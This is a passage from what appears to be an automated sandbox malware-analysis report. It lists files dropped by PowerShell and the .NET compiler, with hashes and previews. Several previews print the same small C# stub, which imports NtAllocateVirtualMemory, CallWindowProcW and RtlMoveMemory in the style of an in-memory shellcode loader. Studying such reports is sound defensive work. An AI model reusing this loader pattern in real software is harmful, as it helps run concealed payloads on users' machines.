...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.x.g.b.x.j.s.a...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....

C:\Users\user\AppData\Local\Temp\RESB0A3.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x486, 9 symbols
Category:	dropped
Size (bytes):	1324
Entropy (8bit):	3.9772235064339414
Encrypted:	false
SSDEEP:	24:Hmi691X1PIsFHbwKTFpmfwI+ycuZhN0akSAPNnqSud:kX1PIsFsKTzmo1ul0a3YqSu
MD5:	DDB6A9AF7DBBF457B34A97E34C2A7AB9
SHA1:	B090625AE5358C9EA2793E9622898D20BE517C41
SHA-256:	B647973EB34273CA2662BAAC4ABCB2D8A3E613D2EC048CE277106A46D11746F4
SHA-512:	8BCB6D2A5E941CA9D335F730E6EE34C3FC2F0ADDF8C1699D9BA5736FA34E3453B481F524580DB05AF20FACCA3DB807200D7716D59347DCE4F62739194548E02
Malicious:	false
Preview:	L...,e.a.....debug$S.....H.....@..B.rsrc$01.....X.....,.....@..@.rsrc$02.....P...6.....@..@.....L....c:\Users\user\AppData\Local\Temp\CSC1F7F6E38280547C88EA9F93164256468.TMP.....1..!.7..0'.a.j.....5.....C:\Users\user\AppData\Local\Temp\RESB0A3.tmp.-.<.....a..Microsoft (R) CVTRES.].=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...r.f.0.j.c.w.x.f...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.

C:\Users\user\AppData\Local\Temp\RESEA37.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x496, 9 symbols
Category:	dropped
Size (bytes):	1340
Entropy (8bit):	4.022387518126266
Encrypted:	false
SSDEEP:	24:H0K9oUXFbFfHRwKvvfeI+ycuZhN1akSzPNnqSed:+UX3aKXm1ul1a35qS+
MD5:	F00C39B27775F987E3F4B16DA1D4BCAF
SHA1:	9E6FA026B1A5AF2D3FEEF759836394486AFF1062
SHA-256:	15AFBFD2D213B6D2FE68D4BA32839A49CEBB19B900C3BD042222FB71E0851A91
SHA-512:	ECE9DD45CD0A5822B19F7C4E8BC14A6BE9D44FD57A4B71F5611396CD9B6B2A9CFCB0A5525C1FCF3F3A5D5160097D0FE60645AD1F2DFF967BAF76CE6171B010AA
Malicious:	false
Preview:	L....e.a.....debug$S.....X.....@..B.rsrc$01.....X.....<.....@..@.rsrc$02.....P...F.....@..@.....L....c:\Users\user\AppData\Local\Temp\CSC8CEBFB2B5FB1400592E8D3F6A040AE46.TMP.....Vi../...Q..o["&.....5.....C:\Users\user\AppData\Local\Temp\RESEA37.tmp.-.<.....a..Microsoft (R) CVTRES.p.=..cwd.C:\windows\SysWOW64\WindowsPowerShell\v1.0.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...g.i.n.q.q.g.e.m...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0jx5505p.jkb.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D

SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1ddpbrm4.fch.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ho4kuc44.kw0.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hxpiysgi.bhw.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jzrfl0di.yca.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX

MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mvaqwnn4.2ae.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qyijevp4.g2t.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vhoxudov.lfr.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_w1cjsfyh.uqr.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593

Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_y2udcow1.gts.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp\ginqqgem.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	490
Entropy (8bit):	5.177061534453094
Encrypted:	false
SSDEEP:	12:V/DGrJonWvLRCSEYo9FMwQiP2HLlPJV7xRffnLR5:JomnWvLRCSEYk++SHFRffnf
MD5:	6EF217E1B387262CD37C8871BD75207A
SHA1:	D3D9DBD4C81658B7A1F9F0F99EBC4FF4F00C0D26
SHA-256:	38905131EE1E1DDEF2A4BC7CB49F29B1FF449275C3B21BE90AF10F2232052D57
SHA-512:	136AE87623D223CCA114A472897E28B4E663BBF9612F3E232B564DDBCCADD0D7F57A5EEDC7521267F7D4BDDEC469B10963AFAA7FE2BD27537F83BFDBD1612E09
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class SYDYEMENIT1..{..[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int SYDYEMENIT6,ref Int32 Natur9,int seru,ref Int32 SYDYEMENIT,int adju,int SYDYEMENIT7);..[DllImport("user32.dll")]public static extern IntPtr CallWindowProcW(uint seru5,int seru6,int seru7,int seru8,int seru9);..[DllImport("kernel32.dll")]public static extern void RtlMoveMemory(IntPtr seru1,ref Int32 seru2,int seru3);..}

C:\Users\user\AppData\Local\Temp\ginqqgem.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	353
Entropy (8bit):	5.242078031614196
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2CN23f0Uzxs7+AEszICN23fS:p37Lvkmb6KmMUWZE7a
MD5:	CB4E7CA0DFF4EDE32342A29CD65E0B59
SHA1:	74A8D1C899E269D2BF65001777E9EE66918434C0
SHA-256:	65DD1522EBF42158DBA7EB76D4959EEF5CF574A40FAFC9FDED60295F8F6C3E8B
SHA-512:	0BB8F5133AA2814F5CC6EDA36DBEEB69C68C6B7707A7DB33801E366E9C21478E4FF3BF439540FCE9C74C520127AA0014D9D5C2961DCD619E1BEEC39A26B3961B
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ginqqgem.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\ginqqgem.0.cs"

C:\Users\user\AppData\Local\Temp\ginqqgem.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.826516660736824
Encrypted:	false
SSDEEP:	24:etGSq8xmqQEcee8lbkKwiKEsXW0Dszu4ltkF7hH9XSWI+ycuZhN1akSzPNnq:6jbjculb5YMql4QF7hH9B1ul1a35q
MD5:	7A01FB8FD3BDA7D20976F520A9D7CF93
SHA1:	6E13A6DF030EB0E079C392E035C08EF2B753FB44
SHA-256:	712E05B3819BBC20B64478B0146D04BCFF165427EBC6C44BA008C069781F6E1A
SHA-512:	3CB2BC458173929968BCEDE7C6DB3D52370184025EB53024074863705D8B5C15C8615974A8226B2B23E58F200B22E1E7908A3C3D4B39639BF96B9AE80B1EC4C2
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....e.a.....!.....$... ...@..... ....@.....4$..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....p$.....H.....P .....BSJB.....v4.0.30319.....l...h...#~.....#Strings....l.....#US.t.....#GUI D.....`...#Blob.....G.....%3.....3.,.....`.A..... :..... R..... b.....p.....|..... .....'.....,.!...0.....5.....>.s.}.....:...

C:\Users\user\AppData\Local\Temp\ginqqgem.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	871
Entropy (8bit):	5.33860018266014
Encrypted:	false
SSDEEP:	24:7rqd3ka6KmM1E7TKax5DqBVKVrdFAMBJTH:/ika6PM1E7TK2DcVKdBJj
MD5:	00585E1E9A6A622706D4FE9D5F46A06B
SHA1:	3C0B2C0BDDFA197EE274C69BD84AA77E68815B94
SHA-256:	8FC1A2726A5E65D06271C29055E65513971EC9A97BBBFD11F75DA46022DE633C
SHA-512:	AD519B9E658C1E8419B56889E6CDCF2A21CC71FD892035F813BE3725CA7F50BBE4CE002FAFDF258B8D8573FE62A8845F56672B66D0F622EF36FBC1B7B755F3A 9
Malicious:	false
Preview:	.C:\windows\SysWOW64\WindowsPowerShell\v1.0> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Win dows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ginqqgem.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\ginqqgem.0.cs".....Microsoft (R) Visual C# Compiler version 4.8.4084.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\rf0jcwxf.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	490
Entropy (8bit):	5.177061534453094
Encrypted:	false
SSDEEP:	12:V/DGrJonWvLRCSEYo9FMwQiP2HLlPJV7xRffnLR5:JomnWvLRCSEYk++SHFRffnf
MD5:	6EF217E1B387262CD37C8871BD75207A
SHA1:	D3D9DBD4C81658B7A1F9F0F99EBC4FF4F00C0D26
SHA-256:	38905131EE1E1DDEF2A4BC7CB49F29B1FF449275C3B21BE90AF10F2232052D57
SHA-512:	136AE87623D223CCA114A472897E28B4E663BBF9612F3E232B564DDBCCADD0D7F57A5EEDC7521267F7D4BDDEC469B10963AFAA7FE2BD27537F83BFDBD1612 E09
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class SYDYEMENIT1..{..[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int SY DYEMENIT6,ref Int32 Natur9,int seru,ref Int32 SYDYEMENIT,int adju,int SYDYEMENIT7);..[DllImport("user32.dll")]public static extern IntPtr CallWindowProcW(uint s eru5,int seru6,int seru7,int seru8,int seru9);..[DllImport("kernel32.dll")]public static extern void RtlMoveMemory(IntPtr seru1,ref Int32 seru2,int seru3);..}

C:\Users\user\AppData\Local\Temp\rf0jcwxf.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped

Size (bytes):	353
Entropy (8bit):	5.277946671772788
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2CN23fVLB0zxs7+AEszICN23fVLhxn:p37Lvkmb6KmN10WZE7Ndx
MD5:	538F0685436C779F2FFEBB67B3265C58
SHA1:	26B5C217EC161AC442CFC001548E7805A6D72B7E
SHA-256:	85746E3518114009129047939 3CB35248E72C25FBA368E8D2BDE72EBCF48CB76
SHA-512:	5E149FA220FD2394D470D65BEB01EC6724550949909CD5D3C2D293AAC516AABB4285C2D56CB6CB776E95EDE1CB175EDB486501780F5C02BB776FC96441E3538
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\rf0jcwxf.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\rf0jcwxf.0.cs"

C:\Users\user\AppData\Local\Temp\rf0jcwxf.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.834674276960094
Encrypted:	false
SSDEEP:	24:etGS88xmqQEcee8lbkKwi2sXW0Dszu4ltkFah6bXSWI+ycuZhN0akSAPNnq:65bjculb5Aql4QFliB1ul0a3Yq
MD5:	5BCA91A3D09C9A841A2713A1C89B152A
SHA1:	A72B43E71D098261CEBF32B998D2E52637601458
SHA-256:	0EAD06D114B5D65E243A8D96DEA65784A926D89B8F966756FC26F477D562A6FE
SHA-512:	769C8A3A03142384A5F8280A4E5F61C76ABE6ACB280D4DEAB4BE9C1159A71AC26DE5D8C9FAD204B746F587FF7186D97C6B4ED41C3FD09CBD80AB0A99415FD4D3
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...+e.a.....!.....$... ...@..... ....@.....4$..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....p$.....H.....P .....BSJB.....v4.0.30319.....l...h...#~.....#Strings....l.....#US.t.....#GUID.....`...#Blob.....G.....%3.....3.,.....`.A..... :..... R..... b.....p.....|..... .....'.....,!...0.....5.....>.s.}.....:...

C:\Users\user\AppData\Local\Temp\rf0jcwxf.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	852
Entropy (8bit):	5.314182884412918
Encrypted:	false
SSDEEP:	24:KSqd3ka6KmNE78Kax5DqBVKVrdFAMBJTH:dika6PNE78K2DcVKdBJj
MD5:	CA1911E5049D02F843D992C11384CDED
SHA1:	895AFA1ED6A30BC04321058FE0850777338F917F
SHA-256:	E4653499C9018CA141F8B043830D13F444986563EBB443E121E84A88C0DA6142
SHA-512:	B647D670EE857B302986402CAD45CF6BEBA64C4E5AB1D3C120D3A6C0C60C1A2DE1A41BA8387E33DF126101490D23C9C2FB9737C8FC0F9C01FADE5E2AD8457D36
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\rf0jcwxf.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\rf0jcwxf.0.cs".....Microsoft (R) Visual C# Compiler version 4.8.4084.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\wxgbxjsa.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	490
Entropy (8bit):	5.177061534453094
Encrypted:	false
SSDEEP:	12:V/DGrJonWvLRCSEYo9FMwQiP2HLlPJV7xRffnLR5:JomnWvLRCSEYk++SHFRffnf

MD5:	6EF217E1B387262CD37C8871BD75207A
SHA1:	D3D9DBD4C81658B7A1F9F0F99EBC4FF4F00C0D26
SHA-256:	38905131EE1E1DDEF2A4BC7CB49F29B1FF449275C3B21BE90AF10F2232052D57
SHA-512:	136AE87623D223CCA114A472897E28B4E663BBF9612F3E232B564DDBCCADD0D7F57A5EEDC7521267F7D4BDDEC469B10963AFAA7FE2BD27537F83BFDBD1612E09
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class SYDYEMENIT1..{..[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int SYDYEMENIT6,ref Int32 Natur9,int seru,ref Int32 SYDYEMENIT,int adju,int SYDYEMENIT7);..[DllImport("user32.dll")]public static extern IntPtr CallWindowProcW(uint seru5,int seru6,int seru7,int seru8,int seru9);..[DllImport("kernel32.dll")]public static extern void RtlMoveMemory(IntPtr seru1,ref Int32 seru2,int seru3);..}

C:\Users\user\AppData\Local\Temp\wxgbxjsa.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	353
Entropy (8bit):	5.274717021647463
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2CN23fHDJH0zxs7+AEszICN23fH/H:p37Lvkmb6KmPDJH0WZE7PP
MD5:	37DC0A6CB01F49597613E17A86E0BB9B
SHA1:	96C6CDF7D2EEEC1AE6E33CFBE67FBACDFC33A9B6
SHA-256:	A8B69130B728623FA3E9A4FE40DDAEA6528809D1C55CDDC5586072FC59903A3F
SHA-512:	3F6EF0E6C4A5943E33EAF9BC316A067DDF6B644BDE070B7BE09230DF685BB0384239210AA4C9161D8406ACE269402DD46578657A5890ECE314A442F6F1E8D67F
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\wxgbxjsa.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\wxgbxjsa.0.cs"

C:\Users\user\AppData\Local\Temp\wxgbxjsa.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.8355245630484847
Encrypted:	false
SSDEEP:	24:etGS7Ec8xmqQEcee8lbkKwihVEsXW0Dszu4ltkFooA7XSWI+ycuZhN2akSuPNnq:6AZbjculb5zVMql4QFo77B1ul2a3yq
MD5:	648CE9A07B26795B35796F8B5611D395
SHA1:	6461DF6DF3D818BDC15415EE317B19C20401983E
SHA-256:	3B8E8A20708057B65761B41854AECC2B1F236AF8E2B1AA3F689EEE3BE35A9A31
SHA-512:	899155600841B6D51538BA1059710546C1E9E2C0282943D79613F24C56925F8CD76CEA0745736C2E8D8638062F3B98EE1F7889188AB1A8846597FAAEDFEBFB3C
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....e.a.....!.....$... ...@..... ....@.....4$..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....p$.....H.....P .....BSJB.....v4.0.30319.....l...h...#~.....#Strings....l.....#US.t.....#GUI D.....`...#Blob.....G.....%3.....3.,.....`.A..... :..... R..... b.....p....|..... .....'.....,!...0.....5.....>.s.}.....:...

C:\Users\user\AppData\Local\Temp\wxgbxjsa.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	871
Entropy (8bit):	5.352362566279622
Encrypted:	false
SSDEEP:	24:7rqd3ka6KmPV1E7P2Kax5DqBVKVrdFAMBJTH:/ika6PPV1E7P2K2DcVKdBJj
MD5:	1DD5A20631F3D878D94B9E629DBF1A88
SHA1:	FFB138520609A2AFF173C7D69BADCF135E59AD80
SHA-256:	6C07FAB3C513BC5D18A1BC7686060C611B3D0FC26355341A0C4F0358FE48EE65
SHA-512:	6BE12B4BFDDE870FB9270527311AAD56D4B6021E0BACAA5F3EBC47D07B7EF96AC9E97280068030A03CE6F8E8F8645A0048A3671CD042A3B5C502942062BB1066
Malicious:	false

